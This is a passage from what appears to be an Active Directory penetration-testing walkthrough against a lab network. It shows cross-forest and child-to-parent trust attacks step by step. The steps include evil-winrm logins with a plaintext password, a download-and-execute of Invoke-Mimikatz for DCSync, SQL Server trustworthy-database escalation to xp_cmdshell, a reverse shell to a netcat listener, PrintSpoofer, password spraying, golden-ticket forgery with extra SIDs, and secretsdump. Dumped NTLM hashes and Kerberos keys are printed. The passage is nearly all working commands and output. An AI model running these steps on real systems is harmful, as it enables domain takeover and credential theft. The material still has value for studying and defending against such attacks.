LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : fe0decbc9958818d2c682fbcdadbcf4f

RID  : 00000450 (1104)
User : Paul.Jones
LM   :
NTLM : b85c595d3fe272286e7627828669001e
```

CROSS-FOREST TRUST ATTACK

Since we know that jessica.Williams is a member of foreign administrators group we can attempt use evil-winrm from kali to connect to the DC and Perform DCSync or golden ticket

proxychains4 -q evil-winrm -i 10.10.1.13 -u jessica.williams -p 'TJ.Password1!'

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q evil-winrm -i 10.10.1.13 -u jessica.williams -p 'TJ.Password1!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Jessica.Williams\Documents> cd C:\Tools
```

CROSS-FOREST TRUST ATTACK

DCSync

IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::dcsync /All"' ; exit

```
*Evil-WinRM* PS C:\Users\Jessica.Williams\Documents> IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/
nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::dcsync /All"' ; exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /All
[DC] 'TRUSTEDCORP.local' will be the domain
[DC] 'TRUSTED-DC03.TRUSTEDCORP.local' will be the DC server
[DC] Exporting domain 'TRUSTEDCORP.local'
[rpc] Service  : ldap
```

CROSS-FOREST TRUST ATTACK

DCSync

```
Object RDN           : Paul Jones

** SAM ACCOUNT **

SAM Username         : Paul.Jones
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2342213388-301168347-1320883959-1104
Object Relative ID   : 1104

Credentials:
  Hash NTLM: b85c595d3fe272286e7627828669001e

Object RDN           : TCSql_Service

** SAM ACCOUNT **

SAM Username         : TCSql_Service
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2342213388-301168347-1320883959-1117
Object Relative ID   : 1117

Credentials:
  Hash NTLM: 832cce40ac54cf588dfc23c24e120fdb
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Attacking SQL Server with PowerUpSQL

Invoke-WebRequest -Uri https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1 -OutFile PowerUpSQL.ps1

```
*Evil-WinRM* PS C:\> Invoke-WebRequest -Uri https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1 -OutFile PowerUpSQL.ps1
*Evil-WinRM* PS C:\> ls

    Directory: C:\

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/15/2018  12:19 AM                PerfLogs
d-r---       11/20/2023   3:17 PM                Program Files
d-----       11/20/2023   3:10 PM                Program Files (x86)
d-----       11/20/2023   1:38 PM                Shares
d-----       11/20/2023   2:57 PM                SQLServer2017Media
d-r---        12/4/2023   3:04 AM                Users
d-----        12/4/2023   4:30 AM                Windows
-a----       12/14/2023   2:38 PM        1241805 PowerUpSQL.ps1
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Importing the module into our current session

import-module .\PowerUpSQL.ps1

menu

```
*Evil-WinRM* PS C:\> import-module .\PowerUpSQL.ps1
*Evil-WinRM* PS C:\> menu

        By: CyberVaca, OscarAkaElvis, Jarilaos, Aral061 @Hackplayers

[+] Convert-BitShift
[+] ConvertTo-Digits
[+] Create-SQLFileCLRDll
[+] Create-SQLFileXpDll
[+] Dll-Loader
[+] Donut-Loader
[+] Get-ComputerNameFromInstance
[+] Get-DomainObject
[+] Get-DomainSpn
[+] Get-SQLAgentJob
[+] Get-SQLAssemblyFile
[+] Get-SQLAuditDatabaseSpec
[+] Get-SQLAuditServerSpec
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Enumerating Available SQL Instance running locally

Get-SQLInstanceLocal

```
*Evil-WinRM* PS C:\> Get-SQLInstanceLocal

ComputerName        : TRUSTED-DC03
Instance            : TRUSTED-DC03\TC_SQLSERVER
ServiceDisplayName  : SQL Server (TC_SQLSERVER)
ServiceName         : MSSQL$TC_SQLSERVER
ServicePath         : "C:\Program Files\Microsoft SQL Server\MSSQL14.TC_SQLSERVER\MSSQL\Binn\sqlservr.exe" -sTC_SQLSERVER
ServiceAccount      : NT Service\MSSQL$TC_SQLSERVER
State               : Running
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Enumerating SQL Instance

Get-SQLInstanceLocal | Get-SQLInstanceScanUDPThreaded -Verbose

```
*Evil-WinRM* PS C:\> Get-SQLInstanceLocal | Get-SQLInstanceScanUDPThreaded -Verbose
Verbose: Creating runspace pool and session states
Verbose:   - TRUSTED-DC03 - UDP Scan Start.
Verbose:   - TRUSTED-DC03 - Found: TRUSTED-DC03\TC_SQLSERVER
Verbose:   - TRUSTED-DC03 - UDP Scan End.
Verbose: Closing the runspace pool


ComputerName : TRUSTED-DC03
Instance     : TRUSTED-DC03\TC_SQLSERVER
InstanceName : TC_SQLSERVER
ServerIP     : ::1 10.10.1.12
TCPPort      : 1433
BaseVersion  : 14.0.1000.169
IsClustered  : No
```

CROSS-FOREST TRUST SQL SERVER ATTACK

SQL Server Login Enumeration

Get-SQLFuzzServerLogin

```
*Evil-WinRM* PS C:\> Get-SQLFuzzServerLogin

ComputerName Instance     PrincipalId PrincipleName
____________ ________     ___________ _____________

TRUSTED-DC03 TRUSTED-DC03 1           sa
TRUSTED-DC03 TRUSTED-DC03 2           public
TRUSTED-DC03 TRUSTED-DC03 3           sysadmin
TRUSTED-DC03 TRUSTED-DC03 266         BYTESHIELD\Justin.Smith
TRUSTED-DC03 TRUSTED-DC03 267         BYTESHIELD\Jessica.Williams
TRUSTED-DC03 TRUSTED-DC03 268         BYTESHIELD\Lisa.Jones
```

We can see 3 BYTESHIELD domain users with foreign SQL server role

CROSS-FOREST TRUST SQL SERVER ATTACK

Trustworthy SQL Server Database attack

Invoke-SQLAuditPrivTrustworthy -Verbose

```
*Evil-WinRM* PS C:\> Invoke-SQLAuditPrivTrustworthy -Verbose
Verbose:  : START VULNERABILITY CHECK: Excessive Privilege - Trusted Database
Verbose:  : CONNECTION SUCCESS.
Verbose:  : - The database TrustDB was found configured as trustworthy.
Verbose:  : COMPLETED VULNERABILITY CHECK: Excessive Privilege - Trusted Database


ComputerName  : TRUSTED-DC03
Instance      :
Vulnerability : Excessive Privilege - Trustworthy Database
Description   : One or more database is configured as trustworthy.  The TRUSTWORTHY database property is used to indicate whether the instance of
 SQL Server trusts the database and the contents within it.  Including potentially malicious assemblies
                with an EXTERNAL_ACCESS or UNSAFE permission setting. Also, potentially malicious modules that are defined to execute as high pri
vileged users. Combined with other weak configurations it can lead to user impersonation and arbitrary
                code exection on the server.
Remediation   : Configured the affected database so the 'is_trustworthy_on' flag is set to 'false'.  A query similar to 'ALTER DATABASE MyAppsDb
SET TRUSTWORTHY ON' is used to set a database as trustworthy.  A query similar to 'ALTER DATABASE
                MyAppDb SET TRUSTWORTHY OFF' can be use to unset it.
Severity      : Low
IsVulnerable  : Yes
IsExploitable : No
Exploited     : No
ExploitCmd    : There is not exploit available at this time.
Details       : The database TrustDB was found configured as trustworthy.
Reference     : https://msdn.microsoft.com/en-us/library/ms187861.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
```

CROSS-FOREST TRUST SQL SERVER ATTACK

We found a Database named TrustDB that has Trustworthy set to on, let's exploit it using Invoke-SQLServer-EscalateDbOwner

Invoke-WebRequest -Uri https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-Dbowner.psm1 -OutFile Invoke-SqlServer-Escalate-Dbowner.psm1

Import-module .\Invoke-SqlServer-Escalate-Dbowner.psm1

```
*Evil-WinRM* PS C:\> Invoke-WebRequest -Uri https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Esc
alate-Dbowner.psm1 -OutFile Invoke-SqlServer-Escalate-Dbowner.psm1
*Evil-WinRM* PS C:\> Import-module .\Invoke-SqlServer-Escalate-Dbowner.psm1
Warning: Some imported command names contain one or more of the following restricted characters: # , ( ) {{ }} [ ] & - / \ $ ^ ; : " ' < > | ? @
` * % + = ~
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Menu command shows us the available functions and modules loaded in our current powershell session

```
*Evil-WinRM* PS C:\> menu

By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Invoke-SqlServer-Escalate-DbOwner
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Privilege Elevated to sa

Invoke-SqlServer-Escalate-DbOwner -SqlServerInstance TRUSTED-DC03\TC_SQLSERVER

```
*Evil-WinRM* PS C:\> Invoke-SqlServer-Escalate-DbOwner  -SqlServerInstance TRUSTED-DC03\TC_SQLSERVER
[*] Attempting to Connect to TRUSTED-DC03\TC_SQLSERVER as BYTESHIELD\Lisa.Jones ...
[*] Connected.
[*] Enumerating accessible trusted databases owned by sysadmins ...
[*] Found 1 trusted databases owned by a sysadmin.
[*] Checking if BYTESHIELD\Lisa.Jones has the db_owner role in any of them ...
[*] BYTESHIELD\Lisa.Jones has db_owner role in 1 of the databases.
[*] Attempting to add BYTESHIELD\Lisa.Jones to the sysadmin role via the TrustDB database ...
[*] Success! - BYTESHIELD\Lisa.Jones is now a sysadmin.
[*] All done.
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Executing SQL Query

Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "Select @@version"

```
*Evil-WinRM* PS C:\> Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "Select @@version"
Verbose: TRUSTED-DC03\TC_SQLSERVER : Connection Success.

Column1
-------
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64) ...
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Enabling xp_cmdshell for code execution

Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "sp_configure 'show advanced options', '1’”

RECONFIGURE

Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "sp_configure 'xp_cmdshell', '1'"

```
*Evil-WinRM* PS C:\> Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "sp_configure 'show advanced options', '1'"
Verbose: TRUSTED-DC03\TC_SQLSERVER : Connection Success.
*Evil-WinRM* PS C:\> Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "sp_configure 'RECONFIGURE"
Verbose: TRUSTED-DC03\TC_SQLSERVER : Connection Success.
Verbose: TRUSTED-DC03\TC_SQLSERVER : Connection Failed.
*Evil-WinRM* PS C:\> Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "RECONFIGURE"
Verbose: TRUSTED-DC03\TC_SQLSERVER : Connection Success.
*Evil-WinRM* PS C:\> Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "sp_configure 'xp_cmdshell', '1'"
Verbose: TRUSTED-DC03\TC_SQLSERVER : Connection Success.
*Evil-WinRM* PS C:\> Get-SQLQuery -Verbose -Instance TRUSTED-DC03\TC_SQLSERVER -Query "RECONFIGURE"
Verbose: TRUSTED-DC03\TC_SQLSERVER : Connection Success.
```

CROSS-FOREST TRUST SQL SERVER ATTACK

We can now see that we running as OS service Account

Invoke-SQLOSCmd -Verbose -Command "whoami"

```
*Evil-WinRM* PS C:\> Invoke-SQLOSCmd -Verbose -Command "whoami"
Verbose: Creating runspace pool and session states
Verbose: TRUSTED-DC03 : Connection Success.
Verbose: TRUSTED-DC03 : You are a sysadmin.
Verbose: TRUSTED-DC03 : Show Advanced Options is already enabled.
Verbose: TRUSTED-DC03 : xp_cmdshell is already enabled.
Verbose: TRUSTED-DC03 : Running command: whoami
Verbose: Closing the runspace pool

ComputerName Instance     CommandResults
------------ --------     --------------
TRUSTED-DC03 TRUSTED-DC03 nt service\mssql$tc_sqlserver
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Executing Reverse Shell in the Context of OS Service Account

Invoke-SQLOSCmd -Verbose -Command "C:\Shell.exe"

```
File  Actions  Edit  View  Help
*Evil-WinRM* PS C:\> Invoke-SQLOSCmd -Verbose -Command "C:\Shell.exe"
Verbose: Creating runspace pool and session states
Verbose: TRUSTED-DC03 : Connection Success.
Verbose: TRUSTED-DC03 : You are a sysadmin.
Verbose: TRUSTED-DC03 : Show Advanced Options is already enabled.
Verbose: TRUSTED-DC03 : xp_cmdshell is already enabled.
Verbose: TRUSTED-DC03 : Running command: C:\Shell.exe
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Before executing the reverse shell we have already set up a netcat listener on kali to catch the call back shell

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 8443
listening on [any] 8443 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.157] 62573
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$tc_sqlserver

C:\Windows\system32>hoatname
hoatname
'hoatname' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>hostname
hostname
TRUSTED-DC03

C:\Windows\system32>
```

CROSS-FOREST TRUST SQL SERVER ATTACK

Now we are going to use PrintSpoofer to elevate to system shell

```
C:\>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
trustedcorp\trusted-dc03$
```

We now have a running in the context of the DC, this is a system shell

CROSS-FOREST TRUST SQL SERVER ATTACK

Whoami /groups shows just that

```
C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

BUILTIN\Administrators                          Alias            S-1-5-32-544
    Enabled by default, Enabled group, Group owner
Everyone                                        Well-known group S-1-1-0
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access      Alias            S-1-5-32-554
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                   Alias            S-1-5-32-545
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Windows Authorization Access Group      Alias            S-1-5-32-560
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                            Well-known group S-1-5-2
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                Well-known group S-1-5-11
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                  Well-known group S-1-5-15
    Mandatory group, Enabled by default, Enabled group
TRUSTEDCORP\TRUSTED-DC03$                       User             S-1-5-21-2342213388-301168347-1320883959-10
00 Mandatory group, Enabled by default, Enabled group
TRUSTEDCORP\Domain Controllers                  Group            S-1-5-21-2342213388-301168347-1320883959-51
6  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS      Well-known group S-1-5-9
    Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity      Well-known group S-1-18-1
    Mandatory group, Enabled by default, Enabled group
TRUSTEDCORP\Denied RODC Password Replication Group Alias         S-1-5-21-2342213388-301168347-1320883959-57
2  Mandatory group, Enabled by default, Enabled group, Local Group
Mandatory Label\System Mandatory Level          Label            S-1-16-16384
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Enumerating the Trust relationship we discovered that the forest has a child domain named TRI.BYTESHIELD.local

Get-DomainTrust

```
└─# proxychains4 -q powerview BYTESHIELD/Jessica.Williams:'TJ.Password1!'@10.10.1.13
[2023-12-14 20:05:10] LDAP Signing NOT Enforced!
(LDAP)-[10.10.1.13]-[BYTESHIELD\Jessica.Williams]
PV > Get-DomainTrustMapping
argument module: invalid choice: 'Get-DomainTrustMapping'
(LDAP)-[10.10.1.13]-[BYTESHIELD\Jessica.Williams]
PV > Get-DomainTrust
name                    : TRUSTEDCORP.local
objectGUID              : {4befd99c-5c84-43a0-9443-2ec61f7f1c87}
securityIdentifier      : S-1-5-21-2342213388-301168347-1320883959
trustDirection          : Bidirectional
trustPartner            : TRUSTEDCORP.local
trustType               : WINDOWS_ACTIVE_DIRECTORY
trustAttributes         : FOREST_TRANSITIVE
flatName                : TRUSTEDCORP

name                    : TRI.BYTESHIELD.local
objectGUID              : {376c419d-aa41-46fe-b0e7-5109b50eb4e2}
securityIdentifier      : S-1-5-21-961384531-1508825278-244064522
trustDirection          : Bidirectional
trustPartner            : TRI.BYTESHIELD.local
trustType               : WINDOWS_ACTIVE_DIRECTORY
trustAttributes         : WITHIN_FOREST
flatName                : TRI
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Requirement for the attack to succeed

The KRBTGT hash for the child domain

The SID for the child domain

The name of a target user in the child domain (does not need to exist!)

The FQDN of the child domain

The SID of the Enterprise Admins group of the root domain

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Enumerating Domain Users we discovered an eye catching jessy_adm it is a common practice for user to multiple accounts with different names privilege but the password, it's a common practice

Get-DomainUser -Domain TRI.BYTESHIELD.local -Properties samaccountname,memberof

```
2023-12-14 20:09:25] LDAP Signing NOT Enforced!
AMAccountName       : anthony.Sam

AMAccountName       : tom.Solomon

AMAccountName       : christopher.owens

emberOf             : CN=Group Policy Creator Owners,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
                      CN=Domain Admins,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
                      CN=Administrators,CN=Builtin,DC=TRI,DC=BYTESHIELD,DC=local
AMAccountName       : TRSql_Service

emberOf             : CN=Group Policy Creator Owners,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
                      CN=Domain Admins,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
                      CN=Administrators,CN=Builtin,DC=TRI,DC=BYTESHIELD,DC=local
AMAccountName       : Jessy_adm

AMAccountName       : BYTESHIELD$

emberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
AMAccountName       : krbtgt

emberOf             : CN=Guests,CN=Builtin,DC=TRI,DC=BYTESHIELD,DC=local
AMAccountName       : Guest

emberOf             : CN=Group Policy Creator Owners,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
                      CN=Domain Admins,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
                      CN=Administrators,CN=Builtin,DC=TRI,DC=BYTESHIELD,DC=local
AMAccountName       : Administrator
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Password resue and spray with crackmapexec and Kerbrute

Creating users list, we are going use one single password against the whole users, we have a user in the root domain named jessica.Williams, we mat be lucky to get a hit.

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# cat tri-users.txt
anthony.Sam
christopher.owens
TRSql_Service
Jessy_adm
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Running the password spray attack against the whole subnet with the target users file and password we got a hit on Jessy_adm as expected


proxychains4 -q crackmapexec smb 10.10.1.0/24 -u tri-users.txt -p 'TJ.Password1!'

```
-# proxychains4 -q crackmapexec smb 10.10.1.0/24 -u tri-users.txt -p 'TJ.Password1!'
MB         10.10.1.16      445    FILE-SERVER      [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64
ELD.local) (signing:False) (SMBv1:True)
SMB        10.10.1.2       445    DESKTOP-DHNQQ3J  [-] DESKTOP-DHNQQ3J\:TJ.Password1! STATUS_LOGON_FAILURE
SMB        10.10.1.11      445    CHILD-DC02       [-] TRI.BYTESHIELD.local\anthony.Sam:TJ.Password1! STATUS_LOGON_FAILURE
SMB        10.10.1.11      445    CHILD-DC02       [-] TRI.BYTESHIELD.local\christopher.owens:TJ.Password1! STATUS_LOGON_FAILURE
SMB        10.10.1.11      445    CHILD-DC02       [-] TRI.BYTESHIELD.local\TRSql_Service:TJ.Password1! STATUS_LOGON_FAILURE
SMB        10.10.1.11      445    CHILD-DC02       [+] TRI.BYTESHIELD.local\Jessy_adm:TJ.Password1! (Pwn3d!)
SMB        10.10.1.5       445    WIN10-CLIENT-01  [-] BYTESHIELD.local\anthony.Sam:TJ.Password1! STATUS_LOGON_FAILURE
SMB        10.10.1.5       445    WIN10-CLIENT-01  [-] BYTESHIELD.local\christopher.owens:TJ.Password1! STATUS_LOGON_FAILURE
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Now let's attempt to initiate RDP connection to the child DC

proxychains4 -q xfreerdp /v:10.10.1.11 /u:Jessy_adm@TRI.BYTESHIELD.local /p:'TJ.Password1!' /dynamic-resolution



ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

DCSync to get krbtgt NTLM hashes

lsadump::dcsync /All

```
mimikatz # lsadump::dcsync /All
[DC] 'TRI.BYTESHIELD.local' will be the domain
[DC] 'Child-DC02.TRI.BYTESHIELD.local' will be the DC server
[DC] Exporting domain 'TRI.BYTESHIELD.local'

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Object Security ID   : S-1-5-21-961384531-1508825278-244064522-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: d4c73ff9e62e80ac282ff90aa7c7e145
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Getting SID of the Child Domain and the SID of Enterprise Admins group of the root domain

Get-DomainGroup -Identity "Enterprise Admins" | select samaccountname,objectsid

Get-DomainSID -Domain TRI.BYTESHIELD.local

```
PS C:\Tools> Get-DomainGroup -Identity "Enterprise Admins" | select samaccountname,objectsid

samaccountname    objectsid
--------------    ---------
Enterprise Admins S-1-5-21-2650123447-3108711000-1796582875-519


PS C:\Tools> Get-DomainSID -Domain TRI.BYTESHIELD.local
S-1-5-21-961384531-1508825278-244064522
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Let's confirm our Access before performing the attack

Is \\ROOT-DC01\C$

```
C:\Users\Jessy_adm\Desktop>dir \\ROOT-DC01\C$
dir \\ROOT-DC01\C$
Access is denied.
```

We don't have access to C$ share of the root domain

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

We are connected successfully, we will purge golden ticket

kerberos::golden /user:fake /domain:TRI.BYTESHIELD.local /sid:S-1-5-21-961384531-1508825278-244064522 /krbtgt:d4c73ff9e62e80ac282ff90aa7c7e145 /sids:S-1-5-21-2650123447-3108711000-1796582875-519 /ptt

```
PS C:\Users\Jessy_adm\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /user:pwned /domain:TRI.BYTESHIELD.local /sid:S-1-5-21-961384531-1508825278-244064522 /krbtg
t:d4c73ff9e62e80ac282ff90aa7c7e145 /sids:S-1-5-21-2650123447-3108711000-1796582875-519 /ptt
User       : pwned
Domain     : TRI.BYTESHIELD.local (TRI)
SID        : S-1-5-21-961384531-1508825278-244064522
User Id    : 500
Groups Id  : *513 512 520 518 519
Extra SIDs: S-1-5-21-2650123447-3108711000-1796582875-519 ;
ServiceKey: d4c73ff9e62e80ac282ff90aa7c7e145 - rc4_hmac_nt
Lifetime   : 12/14/2023 7:09:44 PM ; 12/11/2033 7:09:44 PM ; 12/11/2033 7:09:44 PM
-> Ticket  : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'pwned @ TRI.BYTESHIELD.local' successfully submitted for current session
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Spawning system shell on the Root DC using PsExec

.\PsExec.exe \\ROOT-DC01 -i -s cmd

```
PS C:\Users\Jessy_adm\Desktop> .\PsExec.exe \\ROOT-DC01 -i -s cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
ROOT-DC01
```

ATTACKING DOMAIN TRUSTS - CHILD -> PARENT TRUSTS

Using Impacket to perform DCSync

proxychains4 -q impacket-secretsdump TRI.BYTESHIELD.local/Jessy_adm@10.10.1.11 -just-dc-user TRI/krbtgt

```
└─# proxychains4 -q impacket-secretsdump TRI.BYTESHIELD.local/Jessy_adm@10.10.1.11 -just-dc-user TRI/krbtgt
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d4c73ff9e62e80ac282ff90aa7c7e145:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:eaf3742d136bd60af5a8b1dfe185dfd7323196b243ea06c93a6406559073c33b
krbtgt:aes128-cts-hmac-sha1-96:240a56c763506280c613610592ef66d8
krbtgt:des-cbc-md5:73f8a2e697df40cb
